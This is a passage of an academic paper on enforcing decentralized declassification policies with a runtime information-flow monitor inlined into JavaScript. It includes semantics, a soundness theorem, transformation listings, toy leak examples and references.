We now turn to describing how each event is handled by the monitor, as formalized by the monitor semantics rules in Figure 5. Monitor configurations have the form $\langle st, i, \mathcal{E}\rangle$, where st is a stack of security levels, i is reserved for storing the initial program memory, and $\mathcal{E}$ is an indexed collection of sets of escape hatches.

Assume an overloaded function $lev(\cdot)$ that returns the least upper bound on the security level of components in the argument. For expressions, the components are the subexpressions and for lists the components are the list elements.

The event *nop*, generated by a *stop*, is accepted by the monitor without affecting the monitor state. The event $b(e)$ is generated by conditionals and loops when branching on an expression e. This is interesting information for the monitor because it introduces risks for *implicit information flow* [18] through control-flow structure of the program. For example, program `if` h `then` $l := 1$ `else` $l := 0$ leaks whether the initial

value of (secret) variable h is (non)zero into the final value of (public) variable l. The essence of an implicit flow is a public side effect in a secret computation context. To record the computation context, we keep track of the security levels of the variables branched on. Thus, the monitor always accepts branching on an expression, pushing the level of the expression on the stack. The event f is generated by conditionals and loops on reaching a joint point of branching. The monitor always accepts this event, popping the top security level from the stack.

The event $a(x, e)$ is generated by regular assignment of an expression e to a variable x. The monitor checks for explicit flows of the form *public* := *secret* by ensuring that the level of the target variable is at least as restrictive as the level of the expression. Further, the monitor blocks implicit flows by requiring that the level of the target variable is at least as restrictive as the least upper bound of the security levels on the stack.

The most interesting event $d(x, e, m)$ is generated upon declassification of expression e in the current memory m to the security level of variable x. The rule for restricting the context stack is familiar from the rule for regular assignments: assigning to public variables in secret context is disallowed. In contrast to the regular assignment rule, there is no restriction on the level of e because it is being declassified. Instead, there are restrictions on the escape-hatch expressions.

First, the escape-hatch expression must be the same in the initial and current memories. This prevents information laundering as in $h := h'; l := \texttt{declassify}(h)$ where h is declared to be declassified whereas h' is actually leaked.

Second there is a restriction on policy owners in $lev(e)$. To express this constraint we use predicate $norm(\ell)$ that returns a set of groups (which are also sets) of policies. The structure of the set returned by $norm(\ell)$ is such that it corresponds to a *normal form* of a DLM label, where a label is represented by a join of meets of individual policies. That is, given a label ℓ we have that $\ell = \sqcup_{O_i \in norm(\ell)} \sqcap_{o_j \to \tilde{r}_j \in O_i} \{o_j \to \tilde{r}_j\}$. Such form always exists, because of the distribution of join and meet in DLM [28]. Formally, $norm(\ell)$ is defined recursively as follows.

$$
\begin{aligned}
&norm(o \to r_1, \ldots, r_k) = \{\{o \to r_1, \ldots, r_k\}\} \\
&norm(\ell_1 \sqcup \ell_2) = norm(\ell_1) \cup norm(\ell_2) \\
&norm(\ell_1 \sqcap \ell_2) = \{O_1 \cup O_2 \mid O_i \in norm(\ell_i), i = 1, 2\}
\end{aligned}
$$

The intuition of the monitor rule for declassification is that it is sufficient to find one principal in every "group of meets" that either agrees with the target label or wants to declassify e. Willingness to declassify is captured by the last line in the premise of the rule. The rule checks the sets of escape hatches only if the principal's original policy is not permissive enough, which is recorded by the implication. Otherwise, the

principal's set of escape hatches is required to contain the expression with the level of $\Gamma(x)$.

Provided the security levels of l, x, and y are $\bot$, A, and B, respectively. Thus, the monitor accepts program $l := \texttt{declassify}(x + y)$, if both A's and B's escape hatches contain $x + y$, and rejects it if either A or B do not explicitly list $x + y$ among their escape hatches.

While, as we will show, the enforcement is sound, it is obviously incomplete. In the setting of the example above, the program is rejected when A's escape-hatch set is $\{x\}$ and B's is $\{y\}$. A and B are willing to release all of their data, and so the program is rightfully accepted secure by the security definition. However, the monitor rejects the program because expression $x + y$ is not found in the escape-hatch sets.

The monitor guarantees secure execution in the presence of mutual distrust. Formally, we have the following theorem for the soundness of the monitor.

3.4 Soundness

We instantiate the notion of system with memories of Definition 7 with monitored program configurations $(\langle c, m\rangle, \langle st, i, \mathcal{E}\rangle)$, and assume $(\langle c, m\rangle, \langle st, i, \mathcal{E}\rangle) \Downarrow m'$ when $(\langle c, m\rangle, \langle st, i, \mathcal{E}\rangle) \longrightarrow^* (\langle stop, m'\rangle, \langle st', i, \mathcal{E}\rangle)$, where $\longrightarrow^*$ is a transitive closure of $\longrightarrow$. Assume principals $p_1, \ldots, p_n$ with individual sets of declassification policies $\mathcal{E}_{p_i}$.

Theorem 1 (Soundness) *Assume principals $p_1, \ldots, p_n$ with initial* DLM^0 *policies expressed in the environment Γ. Assume declassification policies expressed by the collection of sets of escape hatches $\mathcal{E}$, indexed by principals p_i. Consider program c. Then for all levels ℓ and all memories m_1, m_2 such that*

$$m_1 \bigcup_p \mathsf{D}(\widetilde{\mathsf{T}}_p(\Gamma), \mathcal{E}_p)(\ell)\ m_2$$

whenever the monitored executions of c reach final memories, i.e.,

1. $(\langle c, m_1\rangle, \langle \epsilon, m_1, \mathcal{E}\rangle) \Downarrow m_1'$, *and*
2. $(\langle c, m_2\rangle, \langle \epsilon, m_2, \mathcal{E}\rangle) \Downarrow m_2'$,

then it holds that $m_1' \bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)(\ell)\ m_2'$.

The proof of Theorem 1 is outlined in the Appendix.

Example Let us revisit the example with aggregate computation from Section 2.6. We consider variable environment consisting of three variables x, y and z. Assume we have two principals p and q

$$\begin{aligned}\Gamma(x) &= \{p \to p\}\\ \Gamma(y) &= \{q \to q\}\\ \Gamma(z) &= \{p \to p, q\} \sqcup \{q \to p, q\}\end{aligned}$$

We also have escape hatch sets for every principal such that $\mathcal{E}_p = \mathcal{E}_q = \{(x + y, \{p \to p, q\} \sqcup \{q \to p, q\})\}$.

Basic declassification of the form $z := \texttt{declassify}(x+y)$ is accepted, while laundering as in the program $x := y; z := \texttt{declassify}(x + y)$ is rejected.

4 Experiments

This section details the experiments conducted on practical enforcement of the monitor. The experiments show that enforcing the rules of the monitor by inlining leads to a practical mechanism for rejecting attacks mentioned in the previous sections.

The inlining transformation converts a program in a language from Section 3.3 (modulo the declassification primitive, which we discuss below) into a program in JavaScript with inlined security checks. This allows us to easily develop real-world scenarios for evaluating the technique in a browser setting.

4.1 Experiment setup

In this experiment we have successfully implemented simplified versions of a "Contact Swap" scenario (mentioned in Section 1) and a "Social Commercing" scenario. Simplified in the sense that the code adheres to a restricted subset of JavaScript.

For the experiment we used the ANTLR [2] language recognition tool. ANTLR consists of two parts; a parser generator and a set of runtime libraries for different runtime environments, such as Java, C#, and JavaScript. Given a grammar file describing the source language, the parser generator produces a lexer and parser for the language. In conjunction with the runtime library, this lexer and parser can parse a source text and produce either an abstract syntax tree (AST) or a transformed version of the source. The transformation is done according to a given set of templates provided in a grammar file. We have written a grammar for rewriting JavaScript to inline a runtime monitor similar to the one described in Section 3.3. As the ANTLR JavaScript runtime library did not yet have full support for transformation of source code, support for code rewriting was also implemented during the course of the experiment.

Our implementation offers separation of policies from code. Instead of a declassification primitive in the underlying language, we assume that each origin declares a set of escape hatches for a given program. The escape hatches are used by the monitor when computing the security level of an expression. If the expression is an escape hatch, then instead of labeling it with the least upper bound on the levels of variables occurring in it, the monitor extracts its level from the escape-hatch declaration.

Another difference to the monitor in the previous section is the *flow-sensitivity* of the monitor, which allows variables to change their security levels over time. This is an important feature in a browser setting because it allows the programmer to only declare the security levels of selected sensitive variables, with insensitive variables taken care of by the monitor at runtime.

The monitor have to be inlined before the code is parsed by the browser, otherwise the code will execute unmonitored. The Opera browser [34] allows the user to include privileged JavaScript called "User JavaScript". User JavaScript can be specified to be included in any page and is executed before any code on that page. It also has access to a number of functions and events not accessible ordinary JavaScript, among these the event "BeforeScript". Before any script is parsed and executed, Opera will fire the "BeforeScript" event. Any handler defined for this event can rewrite the script source code before returning it to the parser of the browser. By defining the transformation function as a handler for that event we can inline the monitor whenever a new script is loaded.

The generated parser is 7650 LOC of JavaScript, not counting additional 165 LOC for the user defined JavaScript and 6139 LOC in the runtime library. As a performance consideration, we are certain that this code can be dramatically reduced in size using JavaScript compression tools. All sources are available on demand.

4.2 Transformation

The generated parser parses and, in the process, rewrites the code, transforming it on the fly. If the parser cannot parse the input it throws an error and the code is not evaluated by the browser. The monitored code is hence limited by the parser. The code is being rewritten according to a set of template transformation rules, see Section 4.2.

The source language is a subset of JavaScript comparable to the language described in Section 3. The target language is full JavaScript with all its capabilities. This means that there are no restrictions on the monitor itself, only on the code being monitored.

Transformation in stages

Based on the amount of information available at a given moment, only certain actions can be taken. As an example it is not possible to determine the combined escape hatches before we have retrieved the individual escape hatches from each contributor. This identifies three distinct stages of the transformation, described in detail below and illustrated in Figure 6.



Fig. 6. Transformation timeline

Load-time Load-time refers to the actions performed when loading the page. This is when scripts are encountered and loaded, but not yet parsed by the browser. Before parsing and rewriting is possible, the initial levels for secret variables in the code and the combined escape hatches need to be known. At this point we enumerate the origins and for each origin load escape hatches and initial levels for variables. From the escape hatches of each individual origin the combined escape hatches are derived, taking each origin's policies into account. If scripts are rewritten before policies from each origin has been loaded, there is a significant risk that the rewritten code will not take policies into account. Therefore parsing is delayed until all required information is available.

Parse-time After the combined escape hatches have been derived, we can parse the scripts and inline the monitor. During parsing, when a security critical part of the source is encountered, we rewrite the source inlining the monitor according to a set of rules. This transformation is detailed below.

An important realization is that while it is clear at parse-time which variables are used in an expression, it is uncertain which values the variables will hold at run-time. This realization is crucial for declassification as it relies on the variables used in expressions to know which information to declassify. To ensure that the intended information is declassified, checks are inlined to prevent laundering attacks.

Run-time At run-time, as the program is evaluated, all variables have their actual values, but when following an execution path we lose information about the control-flow structure of the program. Thus, the inlining transformation needs to encode necessary control-flow structure information, so that it is available to the monitor. As the transformed script is being executed, the monitor validates the inlined checks.

Shadow variables

To track the flow of information in the program we use shadow variables. A shadow variable is named similarly to the variable it shadows and holds the variable's current security level. Upon assignment to a variable, given an expression, the variable is assigned the value of the expression and the shadow variable is assigned the level of the expression. The level of an expression depends on the variables used in the expression and is determined by taking the join of the levels stored in the corresponding shadow variables.

When an escape hatch is encountered, the monitor ensures that the variables used in the expression have not been modified in order to prevent laundering attacks. This is achieved by upon declaration storing the initial value of all variables used in escape hatches in a different shadow variable and inlining laundering checks where the current value is compared to the initial value.

As a design choice, an infrequently used character, such as "_", can be removed from the set of allowed characters for identifiers in the source language. This would prevent valid code, according to the parser, from referring to variables using this character. By naming all shadow variables "_*name*_", all shadow variables would become inaccessible to the monitored code while the the browser still can parse it. The shadow variables storing the initial value of a variable is similarly named "__*name*", prepended with two underscores. There is also a small set of special shadow variables used by the monitor itself. These special shadow variables are prepended by one underscore.

```
1  var x;   // User variable
2  var _x_; // Level of x
3  var __x; // Initial value of x
4  var _pc; // Special variable program counter
```

Listing 1.1. Shadow variable naming convetion

Special shadow variables A few special variables exist to store the state of the monitor at run-time.

In order to track implicit informations flows, the level of the program counter is stored in the special variable `_pc`. The `_pc` works like a stack and holds the level of the program counter, reflecting the current execution context. The initial execution context is $\bot$. Whenever a branch on an expression is made, the current `_pc` is pushed on the stack and is then set to the join of the current level of `_pc` and the level of the expression, thus either retaining the current level or raising it. At the join point of the branches `_pc` is reset to its previous value, taken from the stack.

The variable `_E` stores all escape hatches and their derived levels. Also, the variable `_init` stores all initial levels of variables as defined by the owner of each variable.

Transformation rules

The general idea of each transformation rule is explained below.

Assignment of variables When transforming assignment to a variable, apart from assigning the variable the value of the expression, the monitor updates the corresponding shadow variable with the new level, while preventing insecure upgrade [6] of the level. Insecure upgrade refers to assignment of a variable of lower level than the current context and the implication is a potential implicit information flow leak.

To illustrate the case of insecure upgrade, consider the example in Listing 1.2 (e.g., [37]). Variables t and l are low-level variables and h is a high-level variable. Depending on the value of h the branch will either be taken or not. If h is 1 and the branch is taken, the level of t will be upgraded to high and its value set to 1. Thus, when branching on t, if the value of h was 1 then branch will not be taken and the value of l will remain 1 and its level will remain low. If the value was 0 then the level of t was not changed and is still low and l will be set to 0, but since the level of t is low, so is the level of l. The result is that the value of h is leaked to the low variable l. This example illustrates the fundamental tension between dynamism and permissiveness of information-flow monitors [37].

```
1  var t=0, l=1;
2  if(h) t=1;
3  if(!t) l=0;
```

Listing 1.2. Example of information-flow leak

Following Austin and Flanagan's *no sensitive upgrade* discipline [6], we stick to a purely dynamic monitor at the price of disallowing all possibilities of insecure upgrade. Before executing the assignment to a variable the `_pc` is checked to be less than or equal to the level of the variable. If it is not, the program gets stuck in an infinite loop, preventing the insecure flow from being executed. When determining the new level of the variable, the current level of the execution context (the `_pc`) needs to be taken into account. Also, the expression that is being assigned to the variable may either refer to other secret variables or match an escape hatch. The new level is therefore determined by taking the join of the level of `_pc` and the level of the expression. Listing 1.3 gives an example of an assignment before and after transformation. The additions in the transformed code are runtime-checks and information-flow tracking through the shadow variables.

```
1  x = y + z;
```

```
1  while(!_pc.leq(_x_));
2  _x_ = _pc.join(_y_).join(_z_), x = y + z;
```

Listing 1.3. Assignment transformation rule

Declaration of variables Each variable declaration in the source language results in the declaration of three variables in the target language; the variable itself, a shadow variable for holding the level of the variable, and another shadow variable for storing the initial value first assigned to the variable. If a variable is used in an escape hatch its initial value needs to be stored for reference when declassifying. Apart from this, variable declaration is similar to assignment of variables, except for two cases. At the time of assignment the variable does not yet have a security level, and it might not be assigned any value at all (e.g., "`var x;`"). To deal with the first issue, the owner of a variable has the possibility of providing an initial level for all the variables the owner consider to be security critical. If one is not provided, the initial level is treated as $\bot$. In the case where the variable is not assigned a value, we treat the initial the initial value as undefined and the level of the expression as $\bot$ (represented in the code as `null`). If an escape hatch involves an uninitialized variable, it must stay uninitialized when the escape hatch is used. Listing 1.4 provides an example of how variable declarations are transformed.

```
1  var y;
2  var x = y;
```

```
1  while(!_pc.leq(_init['y']));
2  var _y_ = _pc.join(_init['y']).join(null), y, __y;
3
4  while(!_pc.leq(_init['x']));
5  var _x_ = _pc.join(_init['x']).join(_y_), x, __x = x = y;
```

Listing 1.4. Declaration transformation rule

Declassification As the transformation function encounters an expression for which there is an escape hatch defined, it proceeds by inlining run-time checks to prevent laundering and replacing the level of the expression with the level of the escape hatch. The run-time checks consist of comparing each variable in the declassified expression with their initial values. If the check fails, the code will loop indefinitely to prevent leaking any information. The result is that it is not possible to leak any secret other than the initial value of the variable used in the escape hatch. A code example is given in Listing 1.5.

The shadow variable is set to the join of the level of `_pc` and the level of the escape hatch stored in `_E`. This is because the level should never be lower than the current execution context, regardless of the escape hatch.

```
1  // Escape hatch is 'y + z'
2  x = y + z;
```

```
1  //Information-flow check
2  while(!_pc.leq(_x_));
3
4  //Laundering check
5  while(y != __y || z != __z);
6
7  // Declassification
```

```
8  _x_ = _pc.join(_E['y⊔+⊔z']), x = y + z;
```

Listing 1.5. Declassification transformation rule

Sequential composition of statements The transformation of sequential composition is rather straightforward. It is done by breaking the composition up in two parts and transforming the parts individually. The output is the sequential composition of the transformed parts, as can be seen in Listing 1.6.

```
1  x = y; y = z;
```

```
1  while(!_pc.leq(_x_));
2  _x_ = _pc.join(_y_), x = y;
3
4  while(!_pc.leq(_y_));
5  _y_ = _pc.join(_z_), y = z;
```

Listing 1.6. Sequential composition transformation rule

Branching on expressions To prevent information from flowing implicitly from a high context to a low variable, the monitor must track the level of the context in every branch. When a branch is encountered, the current level of the `_pc` is stored. Next the `_pc` is updated with the join of its current level and the level of the expression that is branched upon. Each of the two alternative code paths is then transformed and after the two branches join again, the level of the `_pc` before the branch is restored. In the implementation management of the `_pc` is done through the helper methods `branch()` and `join`, exemplified in Listing 1.7.

```
1  if (x) {
2      x = y;
3  }
4  else {
5      y = z;
6  }
```

```
1  _pc.branch(_x_);
2  if (x) {
3      while(!_pc.leq(_x_));
4      _x_ = _pc.join(_y_), x = y;
5  }
6  else {
7      while(!_pc.leq(_y_));
8      _y_ = _pc.join(_z_), y = z;
9  }
10 _pc.join();
```

Listing 1.7. Branch transformation rule

Iterating on expressions Since iteration is a form of repeated branching on the same expression, the transformation in Listing 1.8 is quite similar to the branching case. The current level of `_pc` is stored before iterating, a new level is computed as the join of the current level and the level of the

expression and the old level is restored after iteration finishes. Naturally the body of the iteration is transformed as well.

```
1  while(x < 10) {
2      x = x + 1;
3  }
```

```
1  _pc.branch(_x_);
2  while(x < 10) {
3      while(!_pc.leq(_x_));
4      _x_ = _pc.join(_x_), x = x + 1;
5  }
6  _pc.join();
```

Listing 1.8. Iteration transformation rule

4.3 Scenarios

We have applied the transformation to two scenarios which capture the behaviors we want to monitor.

Social E-commercing In this scenario we have an e-commerce site (A) and a social networking site (B) who have an agreement that the users of the social networking site get a discount (d) on the products of the e-commerce site if they recommend the store to their friends. The size of the discount is determined by the price (p) and the number of friends (f) that the user recommends the site to. To protect the privacy of the user, the social networking site does not want to release the exact number of friends so the discount is calculated by the following formula: $d = e(f,p) = \frac{orderOf(f)}{10*p}$. For declassification the A specifies the following escape hatch $E(A) = \{(e(f,p), \bot)\}$, which declassifies too low. The declassification of the expression $e(f,p)$ is however limited by the escape hatch of B.

```
1  d=orderOf(f)/(10*p)
```

```
1  while(!_pc.leq(_d_));
2  while(f != __f || p != __p);
3  _d_=_pc.join(_f_).join(_p_), d=orderOf(f)/(10*p);
```

Listing 1.9. Scenario 1; code sample and transformation

In this scenario A could maliciously try to find the exact number of friend recommendations, e.g. as in Listing 1.10. Regardless, since both explicit and implicit information-flows are tracked this information is labeled as belonging to B.

```
1  // Explicit flow
2  var x = f;
3
4  // Implicit flow
5  while(x < f) x++;
```

Listing 1.10. Sample attack 1

Contact Swap Consider a mashup where the user can synchronize his contact lists on several social networking sites. In this scenario we have a truly distributed and collaborative release of information. The sites would have to collaborate on which contacts to share and whom to share them with. I.e. the user might be unwilling to share the contacts marked as business associates across networks, but still want to share contacts marked as friends. A sample of the scenario code is available in Listing 1.11. In the sample both A and B would need to declassify the expression `a.concat(b)` to the other.

```
1  a = a.concat(b);
2  b = a;
```

```
1  // Implicit flow check
2  while(!_pc.leq(_a_));
3
4  // Initial value check
5  while(a != __a || b != __b);
6
7  // Declassification
8  _a_ = _pc.join(_E['a.concat(b)']), a = a.concat(b);
9
10 // Implicit flow check
11 while(!_pc.leq(_b_));
12 _b_ = _pc.join(_a_), b = a;
```

Listing 1.11. Scenario 2; code sample and its transformation

As can be seen in this sample, the rewritten code prevents against potential attacks. Malicious code could try to launder some other piece of information by assigning it to either `a` or `b`, as in Listing 1.12. However, the transformation of this code gets stuck in the initial value check since the value of b no longer matches its initial value.

```
1  // Laundering attempt
2  b = secret;
3  a = a.concat(b);
4  b = a;
```

Listing 1.12. Sample attack 2

5 Related work

There is a large body of work on declassification, much of which is discussed in Sabelfeld and Sands' recent overview [43]. The overview presents dimensions and principles of declassification. The identified dimensions correspond to *what* data is released, *where* and *when* in the program and by *whom*. The *what* and *where* dimensions and their combinations have been studied particularly intensively [27, 4, 8, 9, 5].

Our approach integrates the *what* and *who* dimensions. It is the *who* dimension that has received relatively little attention so far. The precursor to work on the *who* dimension in the language-based setting is the decentralized label model (DLM) [29]. DLM allows principals expressing

ownership information as well as explicit read/write access lists in security labels. Chen and Chong [11] generalizes DLM to describe a range of owned policies from information flow and access control to software licensing.

Work on *robustness* [32, 3], addressed the *who* dimension by preventing attacker-controlled data from affecting *what* is released. Lux and Mantel [24] investigate a bisimulation-based condition that helps expressing who (or, more precisely, what input channels) may affect declassification.

Our approach builds on the *composite release* [25] policy that combines the *what* and *who* dimensions. The escape hatches express the *what* and the ownership of the principals of the escape-hatch policies expresses the *who*. However, for composite release to be allowed, the principals have to *syntactically* agree on escape hatches. This paper removes this limitation and generalizes the principal model to handle fully-blown DLM.

Broberg and Sands [10] describe *paralocks*, a knowledge-based framework for expressing declassification and role-based access-control policies. Broberg and Sands show how to encode DLM's *actsFor* relation using paralocks. However, paralocks do not address the *what* dimension of declassification.

Our enforcement draws on the ideas sketched by us earlier [25], where we present considerations for practical enforcement of composite release.

The formalization of the enforcement fits well into the modular framework [41, 5] for dynamic information-flow monitoring where the underlying program and monitor communicate through the interface of events. The *what* part of declassification is enforced similarly to [5], by ensuring that the values of escape-hatch expressions have not been modified. The paper extends the formalization of the enforcement with the *who* part.

Two recent efforts approach inlining for information flow. Chudnov and Naumann [15] inline a flow-sensitive hybrid monitor by Russo and Sabelfeld [37]. The monitor does not offer support for declassification. As in this work, Magazinius et al. [26] concentrate on inlining purely dynamic monitors under the no-sensitive-upgrade discipline. The distinct feature is inlining on the fly, which allows a smooth treatment of dynamic code evaluation. While the inlining rules [26] offer no support for declassification, it is still a useful starting point for our experiments in Section 4.

The most closely related project in a web setting is Mozilla's ongoing project FlowSafe [20] that aims at extending Firefox with runtime information-flow tracking, where dynamic information-flow monitoring [6, 7] lies at its core.

6 Conclusion

We have presented a framework for reasoning about and enforcing decentralized information-flow policies. The policies express possibilities of collaboration in the environment of mutual distrust. By default, no information flow is allowed across different principals. Whenever principals are willing to collaborate, the policy framework ensures that a piece of data is revealed only if all owners of the data have provided sufficient authorization for the release.

While the policy framework is independent, we have demonstrated that is realizable with language support. We have showed how to enforce security by runtime monitoring for a simple imperative language.

A major direction of future work is integrating support for decentralized security policies into the line of work on information-flow controls in a web setting, where we have already investigated the treatment of dynamic code evaluation [5], timeout events [36], and interaction with the DOM tree [38].

Another promising avenue for integration is with Chong's *required release* [13] policy. This policy ensures that if a principal promises to release a piece of data, then this piece of data must be released. Such a policy is an excellent fit for thwarting attempts of cheating. For example, suppose three principals have agreed on releasing the average of their three pieces of data to each other. However, a cheating principal might attempt to withdraw its escape hatch or declassify to a level that is not sufficient for the other principals to be able to access the result. These attempts can be prevented by required release, where principals must release data according to the declared policies.

Acknowledgments

This work was funded by NSF grant CCF-0424422 (TRUST), EU project WebSand, and the Swedish research agencies SSF and VR.

References

1. M. Abadi, A. Banerjee, N. Heintze, and J. Riecke. A core calculus of dependency. In *Proc. ACM Symp. on Principles of Programming Languages*, pages 147–160, Jan. 1999.
2. ANTLR Parser Generator. http://www.antlr.org/.
3. A. Askarov and A. Myers. A semantic framework for declassification and endorsement. In *Proc. European Symp. on Programming*, LNCS. Springer-Verlag, 2010.
4. A. Askarov and A. Sabelfeld. Localized delimited release: Combining the what and where dimensions of information release. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, pages 53–60, June 2007.

5. A. Askarov and A. Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
6. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
7. T. H. Austin and C. Flanagan. Permissive dynamic information flow analysis. Technical Report UCSC-SOE-09-34, University of California, Santa Cruz, 2009.
8. A. Banerjee, D. Naumann, and S. Rosenberg. Expressive declassification policies and modular static enforcement. In *Proc. IEEE Symp. on Security and Privacy*, pages 339–353, May 2008.
9. G. Barthe, S. Cavadini, and T. Rezk. Tractable enforcement of declassification policies. In *Proc. IEEE Computer Security Foundations Symposium*, June 2008.
10. N. Broberg and D. Sands. Paralocks: role-based information flow control and beyond. In *Proc. ACM Symp. on Principles of Programming Languages*, Jan. 2010.
11. H. Chen and S. Chong. Owned policies for information security. In *Proc. IEEE Computer Security Foundations Workshop*, June 2004.
12. W. Cheng. *Information Flow for Secure Distributed Applications.* PhD thesis, Massachusetts Institute of Technology, Sept. 2009.
13. S. Chong. Required information release. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
14. S. Chong and A. C. Myers. Decentralized robustness. In *Proc. IEEE Computer Security Foundations Workshop*, pages 242–253, July 2006.
15. A. Chudnov and D. A. Naumann. Information flow monitor inlining. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
16. E. S. Cohen. Information transmission in sequential programs. In R. A. DeMillo, D. P. Dobkin, A. K. Jones, and R. J. Lipton, editors, *Foundations of Secure Computation*, pages 297–335. Academic Press, 1978.
17. M. Decat, P. De Ryck, L. Desmet, F. Piessens, and W. Joosen. Towards building secure web mashups. In *Proc. AppSec Research*, June 2010.
18. D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Comm. of the ACM*, 20(7):504–513, July 1977.
19. P. Efstathopoulos, M. Krohn, S. VanDeBogart, C. Frey, D. Ziegler, E. Kohler, D. Mazières, F. Kaashoek, and R. Morris. Labels and event processes in the Asbestos operating system. In *Proc. 20th ACM Symp. on Operating System Principles (SOSP)*, Oct. 2005.
20. B. Eich. Flowsafe: Information flow security for the browser. https://wiki.mozilla.org/FlowSafe, Oct. 2009.
21. J. A. Goguen and J. Meseguer. Security policies and security models. In *Proc. IEEE Symp. on Security and Privacy*, pages 11–20, Apr. 1982.
22. M. Krohn, A. Yip, M. Brodsky, N. Cliffer, M. F. Kaashoek, E. Kohler, and R. Morris. Information flow control for standard OS abstractions. In *Proc. 21st ACM Symp. on Operating System Principles (SOSP)*, 2007.
23. B. Lampson, M. Abadi, M. Burrows, and E. Wobber. Authentication in distributed systems: Theory and practice. In *Proc. ACM Symp. on Operating System Principles*, pages 165–182, October 1991. *Operating System Review*, 253(5).

24. A. Lux and H. Mantel. Who can declassify? In *Workshop on Formal Aspects in Security and Trust (FAST'08)*, volume 5491 of *LNCS*, pages 35–49. Springer-Verlag, 2009.
25. J. Magazinius, A. Askarov, and A. Sabelfeld. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, Apr. 2010.
26. J. Magazinius, A. Russo, and A. Sabelfeld. On-the-fly inlining of dynamic security monitors. In *Proceedings of the IFIP International Information Security Conference (SEC)*, Sept. 2010.
27. H. Mantel and A. Reinhard. Controlling the what and where of declassification in language-based security. In *Proc. European Symp. on Programming*, volume 4421 of *LNCS*, pages 141–156. Springer-Verlag, Mar. 2007.
28. A. C. Myers. *Mostly-Static Decentralized Information Flow Control*. PhD thesis, Massachuetts Institute of Techonolgy, Jan. 1999.
29. A. C. Myers and B. Liskov. A decentralized model for information flow control. In *Proc. ACM Symp. on Operating System Principles*, pages 129–142, Oct. 1997.
30. A. C. Myers and B. Liskov. Complete, safe information flow with decentralized labels. In *Proc. IEEE Symp. on Security and Privacy*, pages 186–197, May 1998.
31. A. C. Myers and B. Liskov. Protecting privacy using the decentralized label model. *ACM Transactions on Software Engineering and Methodology*, 9(4):410–442, 2000.
32. A. C. Myers, A. Sabelfeld, and S. Zdancewic. Enforcing robust declassification and qualified robustness. *J. Computer Security*, 14(2):157–196, May 2006.
33. A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001–2009.
34. Opera, User JavaScript. http://www.opera.com/docs/userjs/.
35. Praxis High Integrity Systems. Sparkada examiner. Software release. `http://www.praxis-his.com/sparkada/`.
36. A. Russo and A. Sabelfeld. Securing timeout instructions in web applications. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
37. A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
38. A. Russo, A. Sabelfeld, and A. Chudnov. Tracking information flow in dynamic tree structures. In *Proc. European Symp. on Research in Computer Security*, LNCS. Springer-Verlag, Sept. 2009.
39. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, Jan. 2003.
40. A. Sabelfeld and A. C. Myers. A model for delimited information release. In *Proc. International Symp. on Software Security (ISSS'03)*, volume 3233 of *LNCS*, pages 174–191. Springer-Verlag, Oct. 2004.
41. A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, LNCS. Springer-Verlag, June 2009.

42. A. Sabelfeld and D. Sands. A per model of secure information flow in sequential programs. In *Proc. European Symp. on Programming*, volume 1576 of *LNCS*, pages 40–58. Springer-Verlag, Mar. 1999.
43. A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *J. Computer Security*, 17(5):517–548, Jan. 2009.
44. V. Simonet. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml/`, July 2003.
45. D. Volpano, G. Smith, and C. Irvine. A sound type system for secure flow analysis. *J. Computer Security*, 4(3):167–187, 1996.
46. N. Zeldovich, S. Boyd-Wickizer, E. Kohler, and D. Mazières. Making information flow explicit in HiStar. In *Proc. 7th USENIX Symp. on Operating Systems Design and Implementation (OSDI)*, pages 263–278, 2006.

This Appendix outlines the proof of Theorem 1. We first state a few helper lemmas that illustrate properties of the DLM^0 translation and the declassification operator. Lemma 3 is the key lemma that connects the DLM^0 translation to the enforcement rule of the runtime monitor. Lemma 5 shows that enforced programs agree on all assignments, a property that we later show is sufficiently strong for proving the main theorem.

The following Lemma states that the declassification operator results in a confidentiality policy that distinguishes more memories than the original policy.

Lemma 1 *For any m_1, m_2, I, $\mathcal{E}$, and ℓ we have that m_1 $\mathsf{D}(I, \mathcal{E})(\ell)$ $m_2 \implies m_1\ I(\ell)\ m_2$*

Proof. *Immediate by Definition 6 of declassification operator* D. □

Lemma 2 captures how DLM^0 translation relates to the original levels of the variables.

Lemma 2 (Translation of a variable) *Assume environment Γ in which variable x has label at most ℓ. Then for all memories m_1, m_2 such that $m_1 \bigcup_p \widetilde{\mathsf{T}}_p(\Gamma)(\ell)\ m_2$ it holds that $m_1(x) = m_2(x)$.*

